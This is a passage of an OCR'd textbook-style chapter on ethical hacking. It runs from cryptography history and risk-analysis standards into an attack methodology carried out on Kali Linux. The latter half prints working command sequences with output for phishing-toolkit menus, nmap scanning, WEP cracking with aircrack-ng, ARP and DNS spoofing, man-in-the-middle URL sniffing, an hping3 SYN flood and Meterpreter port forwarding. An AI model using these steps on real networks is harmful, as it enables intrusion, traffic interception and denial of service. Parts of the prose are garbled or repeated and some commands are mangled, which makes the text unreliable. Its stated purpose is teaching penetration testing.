Break-in technicians are those who are paid by an organization to get access to its existing system or computer network using a variety of means. They are the ones who do legitimate penetration testing on government computers. Essentially, they are breaking into a system or computer network with the intent of providing help to the business or individual by alerting them of vulnerabilities and flaws in the present system being used. White box testers and cyber warriors work in a similar manner; the only difference is that cyber warriors do not have knowledge of the system or computer network of the organization or of the individual being attacked, whereas white box hackers have complete knowledge of the system or computer network of the targeted organization or individual; alternatively, we can consider the possibility that white box testers and cyber warriors work in a similar manner; the only difference is that cyber warriors do not have knowledge of the system or computer network of the organization or of the individual.

2.1.4 Certified Ethical Hacker

As the name implies, certified ethical hackers or licensed penetration testers are professionals in the area of hacking, these individuals are qualified or licensed, and they are capable of fulfilling the responsibilities of both black box hackers and white box hackers at the same time, if necessary. They are in charge of conducting an investigation into the networks in order to identify vulnerabilities and weaknesses.

We will discuss ethical hacking, explaining a portion of the general terms used by attackers, outlining standard approaches to thwart assailants, and covering important issues.

3 Cryptography and Protocols

Cryptography uses concepts from many fields (Computer Science, Mathematics, and Electronics). However, techniques are evolving and now regularly find their roots in other branches (Biology, Physics, etc.). Historically, there are encryption processes dating back to the tenth century BC, for example, the Hebrew Atbash(-500), the Scytale in Sparta(-400), the Polybian square(-125). They are also ancient languages sometimes classified in secret codes: Rongo-Rongo, linear A, the writings of Phaistos' disc. Caesar's number (50 BC) is considered to be popular and classical encryption codes. Its principle is a shift in the letters of the alphabet. We can also speak of Vigenère's Encryption (1568) which is considered as a decisive improvement of Caesar's encryption. Its strength lies in the use of 26 staggered alphabets to encrypt a message. The CIA triangle is the unchanging pillar presenting the main security axes [10]. Most models use this representation as a basis. This opposite triangle also exists and is called DAD which stands for Disclosure, Alteration, and Disruption.

The various terms used can be defined as follows:

- Confidentiality: the information is only known to the communicating entities.
- Integrity: the information has not been modified between its creation and processing (including a possible transfer).
- Availability: the information is always accessible and cannot be blocked/lost.

RPC is a network protocol for procedure calls on a remote computer using an application server knowing that each entity must recognize the identity of its contacts, i.e., authentication is provided on both sides. It is an authentication protocol on an unsecured network [12].

The SET Secure Electronic Transaction Developed in 1996 by a group of credit card companies (MasterCard, Visa) [13].

EETS protect Internet credit card transactions. It is only a security protocols set and formats based on three principles:

- Secure communications between the parties.
- The use of X.509v3 certificates.
- An "intimacy" by restricting information to those who really need it.

3D-Secure was created after the EETS failure mainly due to the fact that the steps to be taken by the merchant are relatively complex. It has to establish several specific customer communications between his bank and the payment gateway [14]. In fact, a new payment scheme was created at the initiative of Visa. Compared to SET, 3D-Secure is based on a simplified schema as well as allows for easier integration and use for both merchant and customer. Responsibilities are now transferred to the banks. The main new feature in terms of security is the introduction of SSL/TLS (originally, the 3D-Secure architecture was called 3D-SSL). Since March 1st, 2003, it is now generalized and supported by Visa, MasterCard, American Express, etc.

C-SET is a French project (Cyber-Comm) based on the SET protocol. C-SET is the acronym for Chip-Secure Electronic Transaction in which the security here is of a smart card. It is a system compatible with the initial SET protocol through a software gateway. The system requires a card reader and specific software at the customer's premises: the cumbersome implementation imposed and the cost of the readers have meant that this architecture has not met with the desired success. In 2003, the project was officially stopped.

WEP (Wired Equivalent Privacy Protocol) [12] is the oldest security data protection protocol in wireless networks described by [802.11]. Its disadvantage is being quickly broken. GJM is a protocol that distributes a valid contract signature for free use.

With this contract, no third party can prevent two participants from obtaining an honest valid signature or from obtaining a valid contract once an honest participant has abandoned or even from proving to an external observer that they can determine the outcome of the protocol [14]. CAM is a protocol used by laptops to inform the IP address changes to their devices [15]. LoWPAN derives the security power from the link layer of the AES-128 algorithm. It proposed a new end-to-end security solution called LowPSec, implemented on the adaptation layer tested via the Contiki operating system but running under the Mesh-under-routing scheme (LOADng). 6LowPSec benefits from the 65 existing hardware security features of the IEEE 802.15.4 MAC layer. LowPSec reduces the need for top layer security mechanisms. It has proven its effectiveness compared to other solutions such as light IPSec [16, 17].

4 Safety Standards: Risk Analysis Methods

Information system security is an important requirement for the continuation of its activities. Whether it is the degradation of its brand image, the theft of its trade secrets or its customer's data loss; an IT disaster always lead to bankruptcy [9, 18].

4.1 Security Policy

A security policy can be seen as all the organizational models, procedures, and good technical practices that ensure the security of the information system.

To guarantee security, a security policy is generally organized around 3 major axes:

- The physical security of the facilities.
- The logical security of the information system.
- User awareness of security constraints.

Organizing this security is not easy, which is why there are recognized methods to help IT managers implement a good security policy and conduct audits to verify its effectiveness.

4.2 Standard Comparison

See Table 1.

5 Attack Strategy [4]

The most susceptible vulnerability in any computer or network infrastructure is nontechnical. The most prevalent form of nontechnical assault is one that involves manipulating persons, end users, and even yourself.

Social designing is defined as the exploitation of people's trusting beliefs in order to gather information for nefarious purposes such as marketing.

Physical assaults on data frameworks are another common and compelling method of attacking them. Hackers infiltrate buildings, computer rooms, and other areas

Table 1 Table summarizes the safety standards

Features standards abbreviation	EBIOS	MEHARI	CRAMM	OCTAVE
Origin/ signification	DCSSI 1995/needs expression safety objectives identification	CLUSIF 1995/95 harmonized risk analysis methodology	Siemens and Uk 1986/ CCTA (Central computer and telecommunications agency) Risk analysis and management method	Carnegie Mellon University 1999 Developed by CERT ® survivable/operational critical threat, asset, and vulnerability
Properties/ schemes	– Latest version in 2010 – Compliant with ISO 27001 standard – All free	– Similar to ISO 27005, it provides a method for risk analysis and management – Allow an accurate and analysis of risk situations	– Exhaustive: 3000 control points – 3 points phases – Sophisticated software – Paid method	– Suitable especially for small teams Paid software – Assess the impact of threats to determine the risk level – Identify significant assets

that contain basic data or property, among other things. Dumpster diving and other physical assaults are examples of physical assaults.

Attacks on network foundations: Because numerous networks can be accessed from any location on the planet through the Internet, hacker assaults on network foundations can be relatively straightforward.

Here are a few examples of network-based attacks on infrastructure:

- Connecting to a network using a Maverick Modem that is connected to a computer that is protected by a firewall.
- Taking use of vulnerabilities in network transport components such as TCP/IP and NetBIOS in order to gain an edge over the opponent.
- Flooding a network with an excessive number of solicitations, resulting in a denial of service (DoS) for legitimate requests is a common practice.

Starting to think like an attacker and understanding the rationale, the purpose, and the processes involved in initiating an assault are now essential. The cybersecurity death chain [19] is a term used to describe this process. Cyber-attacks that are considered to be the most advanced nowadays entail intrusions into a target's network that continue for a lengthy period of time before inflicting harm or being discovered.

One distinguishing aspect of today's attackers is their remarkable ability to remain unnoticed until the time is opportune to launch an assault on their target, as seen in this example.

In other words, they carry out their operations in accordance with a well-organized and scheduled strategy.

The precision with which their assaults are carried out has been examined, and it has been revealed that the vast majority of cyber attackers utilize a succession of identical steps in order to carry out effective attacks on their targets.

It is essential that you ensure that all steps of the cybersecurity kill chain are covered at all times, both from a protection and detection standpoint, in order to strengthen your security posture.

We know nothing about the target system, neither the architecture, nor the services, nor the organization.

In this section, we will therefore review the methodology generally used by attackers to illegally enter an information system and to understand how it can be compromised in order to protect it.

In our study, our operating system is Linux (kali) mainly used on sensitive servers by all attackers. We believe that the principle is the same on any type of system, only tools change [18, 20].

5.1 External Reconnaissance: Analyzing Before Attacking

During this phase of the operation, a hacker is just looking for a weak point in the system that may be exploited. Obtaining as much information as possible from sources other than the target's own network and systems is the aim in this scenario; nevertheless, this is not always achievable.

It's possible that this is information about the target's distribution network. Using this information, an attacker will be able to identify and pick the exploitation techniques that are best suited for each vulnerability that has been found regarding a certain target.

Attackers have a particular affinity for ignorant users who are in possession of certain system privileges, despite the fact that the list of prospective targets appears to be limitless.

Cybercriminals, on the other hand, can attack anybody inside a business, including suppliers and consumers. All that is required for attackers to gain access to a company's network is a weak point in the security of the network.

In this stage, phishing and social engineering are two techniques that are frequently used: phishing and social engineering. A common method of conducting phishing attacks is through emails, in which attackers send the target a series of carefully crafted emails in an attempt for them to divulge confidential information or open a network to attack. Malware attachments to emails are a common practice among attackers, and once an infected attachment is opened, the infected computer becomes infected with the malware. Others will pretend to be from respectable organizations in order to mislead recipients into revealing critical information about themselves or their organizations.

Similarly, social engineering functions in a similar fashion, with attackers closely monitoring targets and gathering information about them, which they then exploit to gain private information.

The use of social media is a typical form of social engineering, in which an attacker will follow a target through his or her many favorite social networking sites, such as Facebook and Twitter. The attacker will conduct extensive research about the target's likes and dislikes, as well as any weaknesses that may exist in between.

If the attacker utilizes one of these or another strategy, he or she will eventually find a point of entry inside the building.

In order to do this, either stolen credentials or the infection of a computer within the target organization's network with malware might be used.


In the event that credentials are stolen, the attacker will have direct access to computers, servers, and other devices that are a part of an organization's internal networking infrastructure. When it comes to malware, on the other hand, it may be used to infect even more machines or servers, placing them under the control of the hacker who developed the malware in the first place.

5.2 *Passive Recognition*

5.2.1 Social Engineering Toolkit (SET)

The attacker is connecting to the system through the Internet and getting access to it in order to carry out the assault against it. One method of accomplishing this is by redirecting a user's activity to a rogue website in order to get the user's identification. Another approach that is often utilized is sending a phishing email that will infect the recipient's machine with a piece of malicious software. Because it is one of the most effective ways available, we will use it as an example in this section. We will utilize the Social Engineering Toolkit (SET), which is included with Kali, to create this well-prepared email [21, 22].

To retrieve confidential information by direct contact, telephone, Internet, or letter [23].




```
Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

On this first screen, you have a choice between six different alternatives. The following page will appear if you choose option 1, which is appropriate because the goal is to build a customized email that will be used in a socially engineered assault.



```
  The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.
```

5.2.2 Water Holing

Users' high degree of trust in websites that they use on a regular basis, such as interactive chat forums and trade boards, is exploited by the offender in this social engineering scheme [22].

Users of these websites are more likely than the general public to act in an overly risky manner than the general population at large.

Even the most careful persons, who refrain from clicking on links in emails, will not hesitate to click on links given on these types of websites since they are familiar with them and understand what they are doing.

These websites are referred to as "watering holes" because hackers utilize them to trap their victims in the same manner as predators wait to capture their prey at watering holes to do the same thing to them (see "watering holes").

In this scenario, hackers take advantage of any vulnerabilities on the website, attack them, grab control, and then inject code into the website that infects visitors with malware or sends them to malicious websites. Attackers that employ this strategy generally tailor their assaults to a specific target as well as the devices, operating systems, and applications that they employ to accomplish their goals.

Due to the nature of the preparation performed by the attackers who employ this approach [24], this is the case.

Water holing is the use of vulnerabilities in a website such as StackOverflow.com, which is often visited by IT professionals, to get access to sensitive information.

If the site has been compromised, a hacker might use it to infect the machines of the visiting IT personnel with malware.

5.2.3 Scanning

A hacker will conduct a critical examination of the weak points that were discovered during the reconnaissance phase throughout that sub-phase of reconnaissance.

It entails the use of a variety of scanning tools in order to identify loopholes that can be exploited to launch an attack. This is a stage in which attackers invest a significant amount of time because they understand that it determines a significant percentage of their success. There are numerous scanning tools available, but the ones presented in the sections that follow are the most commonly used among those available [25, 26].

When the network topology is known, the hacker can analyze the network TCP packet using: *p0f*.

5.3 Active Recognition

It is the direct interaction with the target by analyzing these responses and therefore can detect the scanner but it allows us to discover the target in more detail.

5.3.1 Port Scanning and Service Scanning

NMap is a network mapping program that is publicly accessible and open source for use on Windows, Linux, and macOS platforms. The program works by examining the raw IP packets that are sent over a network to determine their contents.


When used with a target network, this program may do an inventory of the devices connected to the network, detect potentially exploitable open ports, and monitor the uptime of network hosts.

Also available is the capability of telling the services running on a network's hosts to fingerprint the operating systems that are being used by the hosts and to identify the firewall rules that are in force on the network.

Its primary function is to act as a command-line interface program, executing instructions that have been given by the user.

Users begin by searching for vulnerabilities in a system or network to see if they can exploit them. Typing one of the following commands is a common way to accomplish this [25, 27, 28].

```
>nmap –sV @cibl
```



```
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         Unreal ircd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
33899/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 00:0C:29:A5:44:D5 (VMware)
```

In parallel, a file will be created containing the scan results in xtml format.

```
>ls
```

It is transformed into html format:

```
>xsltproc myscan.xml
–o myscan.html
```

Then, we open it on the browser. V: version (application banners).

The ports will be either open, closed, or filtered as well as the service running within that port.

This fundamental command is most frequently used in conjunction with other commands TCP SYN Scan and Connect, UDP Scan, and FIN Scan are some of the protocols supported. Each of these instructions is followed by a command phrase that is the same as the instruction. A screenshot of the NMap scanning process note of how NMap displays the results of the scans, indicating whether ports are open or closed and the services they permit to run [28].

5.3.2 Scanning Wireless Networks


At first, we need a Wi-Fi card.

A Kill is performed for all processes that cause airmon-ng problems:

```
>airmon-ng check kill
```

We check the interface of our Wi-Fi card:

```
>iwconfig
```




```
eth0      no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.
```

We launch our card in monitor mode:

```
>airmon-ngstart wlan0
```



```
No interfering processes found
PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)

CH  3 ][ Elapsed: 36 s ]  [redacted]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:CC:18:A0:58:E5  -44       16        2    0  11  54e  WPA2 CCMP   PSK  KondahHome
90:94:E4:83:E3:F5  -47       10        1    0   6  54e  WPA2 CCMP   PSK  Aouatif
00:1D:6A:84:93:B6  -71       16        0    0   6  54e. WPA2 CCMP   PSK  ADSL1234
A4:B1:E9:BD:AA:8B  -74        8        2    0  11  54e  WPA2 CCMP   PSK  TNCAPBDAA8B
00:18:E7:94:CA:9B  -78        6        0    0   9  54e  WPA2 CCMP   PSK  Apple

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   40:F3:08:8E:EC:7D  -80    0 - 1      0        1
E8:CC:18:A0:58:E5  C0:BD:D1:A8:29:84  -20    0 -24e     0        1
E8:CC:18:A0:58:E5  80:56:F2:F7:95:F7  -50    0 - 0e     0        1
E8:CC:18:A0:58:E5  C0:BD:D1:4A:FE:F8  -54    0 -24      0        2
E8:CC:18:A0:58:E5  C0:BD:D1:E3:BA:7A  -56    0 -24e     0        1
E8:CC:18:A0:58:E5  10:A5:D0:E2:9F:F3  -70    0 - 5    151        5  KondahHome
90:94:E4:83:E3:F5  00:11:7F:46:64:B6  -60    0 - 1e     0        1
90:94:E4:83:E3:F5  40:0E:85:61:0F:CD  -72    0e- 1      9        5
A4:B1:E9:BD:AA:8B  80:6A:B0:81:02:7D  -62    0 - 1      0        5  TNCAPBDAA8B
```

And we can retrieve the BSSID, the encryption used, type of authentication, etc.

After analyzing and identifying vulnerabilities, now moving on to the attack phase and exploiting vulnerabilities.

5.4 Attack on the Network

5.4.1 Cracker the WEP Key for Wireless [29, 30]


After locating our target network, we copy its BSSID: Networks.

c: Represents the channel of the target network.

w: the file that will contain the Beacons cracked.


b: for the BSSID that was copied before.

To see if the file is well created:



```
            kondah-01.csv           replay_arp-1212-004554.cap
Bureau      kondah-01.kismet.csv    replay_arp-1212-005138.cap
cracked.csv kondah-01.kismet.netxml replay_arp-1212-005738.cap
Documents   Modèles                 Téléchargements
Images      Musique                 Vidéos
kondah-01.cap Public                wep_cracking-01.cap
```

airodump starts recording the Beacons.




```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH

E8:CC:18:A0:58:E5  -39 100      145       73    6  11

BSSID              STATION            PWR   Rate    Lo
```

It will be very slow, so we will use a tool that will help us speed up the operation:

```
>aireplay-ng -1 0 –a BSSID wlan0mon
-1: for forged authentication
-a: for destination, we put BSSID of the target
```



```
No source MAC (-h) specified. Using the device MAC (00:E1:13:01:2A:7C)
01:27:52  Waiting for beacon frame (BSSID: E8:CC:18:A0:58:E5) on channel 11

01:27:52  Sending Authentication Request (Open System) [ACK]
01:27:52  Authentication successful
01:27:52  Sending Association Request [ACK]
01:27:52  Association successful :-) (AID: 1)
```

After doing a false authentication (fake authentication), we start sending the packets:


```
>aireplay-ng -3 –b BSSID wlan0mon
>aircrack-ng wep_cracking-01.cap
>ls
```

When it comes to wireless hacking, a harsh suite of tools called as Aircrack-ng is employed, and it has become famous on today's Internet.

It is possible to use the toolkit with both the Linux and Windows operating systems.

Please bear in mind that Aircrack-ng is reliant on other tools for the collection of information about its targets before it can be used. In most cases, the prospective targets that can be compromised are discovered by these programs.

In case we have such a problem:




```
                                  Aircrack-ng 1.2 rc2

                  [00:00:15] Tested 176814 keys (got 3158

   KB     depth    byte(vote)
    0    25/ 26    F8(4864) 04(4608) 08(4608) 0A(4608) 13
    1     8/  9    C1(5376) 06(5120) 16(5120) 1B(5120) 9B
    2     4/  8    15(5632) 44(5376) 69(5376) 83(5376) CC
    3    12/  3    E8(5376) 13(5120) 4D(5120) 59(5120) CA
    4     7/  4    C8(5376) 05(5120) 46(5120) 47(5120) 9D

Failed. Next try with 5000 IVs.
```

We will need more packages and more time as well as we will remake the same methodology and we get this:



```
                                                     Aircrack-ng 1.2 rc2

                                         [00:00:03] Tested 448801 keys (got 10667 IVs)

KB    depth    byte(vote)
 0   62/ 63    FA(11776) 00(11520) 08(11520) 13(11520) 17(11520) 1C(11520) 24(11520) 3F(115
 1   21/  1    EE(13312) 17(13056) 38(13056) 9D(13056) A9(13056) CD(13056) CF(13056) 14(128
 2   16/  2    F3(13568) 0F(13312) 4A(13312) 75(13312) C8(13312) DF(13312) F0(13312) F5(133
 3    4/ 22    44(14592) 38(14080) 07(13824) 7A(13824) D5(13824) DF(13824) EB(13824) 43(135
 4    9/ 25    F3(14336) 02(13824) A9(13824) 27(13568) 55(13568) 7E(13568) 82(13568) C5(135

                     KEY FOUND! [ 12:34:56:78:90 ]
     Decrypted correctly: 100%
```

We just remove the: KEY FOUND [1234567890].

5.4.2 Spoofing


IP spoofing is the act of hiding our identity by using the IP address of another machine, or equipment to do a malicious action (e.g., sending a virus, spam, etc.).

```
Dnschef--fakedip=nouveau@ip-dst        –fakedomains=site-visité–interface
@eth0 -q
```

For more performance:

```
>arpspoof –t @ciblenoveau@ipnv-dst
```

Our machine will have the same @MAC as the target machine.



```
C:\Docunents and Settings\Administrator>arp -a

Interface: 192.168.133.150 --- 0x2
  Internet Address      Physical Address      Type
  192.168.133.2         00-50-56-ec-60-ae     dynamic
  192.168.133.129       00-0c-29-5e-a2-5b     dynamic
  192.168.133.151       00-0c-29-5e-a2-5b     dynamic

C:\Docunents and Settings\Administrator>
```

5.4.3 Man in the Middle

It is a combination with spoofing that now we have a packet interception tool that is difficult to detect for spoofing all connections between the router and the target machine, so we will be in the middle:

```
>arpspoof –i eth0 –t @cible @router
>arpspoof –i eth0 –t @router @cible
```


Now, for example, we want to intercept all the links visited by the user:

```
urlsnarf
```

5.4.4 Flooding

This method is used to paralyze the network with DOS. This command will send tcp-syn packets to the target which will saturate the memory (upload rate lower than download rate):

```
> hping3 --flood –a @imaginaire-comme-source@cible ping-request
```



```
HPING 192.168.47.145 (eth0 192.168.47.145): NO FLAGS are set, 40 head
ers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.47.145 hping statistic ---
411984 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

5.4.5 Forwarding Port: Metasploit [31]

This is a famous framework comprised of a variety of tools that are used for scanning and exploiting networks, and it has been around for a long time.

In addition, it is the program of choice for penetration testers in a variety of different businesses. There are over 1,500 vulnerabilities in the framework that may be used against browsers as well as against Android and Microsoft operating systems. There are also a variety of additional exploits that can be used against any platform.

Payloads are deployed by the tool either through a command shell, the meterpreter, or dynamic payloads.

Among Metasploit's many advantages are that it is equipped with methods that can identify and bypass security applications that may be present within a network. Several commands are available in the framework that may be used to sniff information from networks. Following the collection of information on network vulnerabilities, it has a number of supplementary tools that may be used to exploit such flaws.

It means the forwarding of network packets to another computer. We want to access a server but it is not accessible by Internet, so we will enter the computer of a legitimate user and from the latter we access the system. After recovering the shell meterpreter through Metasploit:

```
meterpreter>portfwd add – l 23 –p 23 –r @cible
```

for local where the information will be sent (port 23).

-p: port .


-r for the victim's address.

So, the route has been added, we can check this with:

```
meterpreter>portfwd list
```

And here is the redirection. Now, we will receive the data. When we finish, we can delete all the data thanks to the port forwarding command:

```
meterpreter>portfwd
```



```
meterpreter > portfwd flush
[*] Successfully stopped TCP relay on 0.0.0.0:23
[*] Successfully flushed 1 rules
meterpreter > portfwd list

0 total local port forwards.
```

5.4.6 Pretexting

There are several methods for applying indirect pressure on targets in order to compel them to reveal information or undertake odd behaviors. It entails the creation of a complex deception that has been well studied in order to look genuine to the intended recipient of the lie. Using this approach, accountants have been able to release large sums of money to fictional employers who make an order for payment into a certain account.

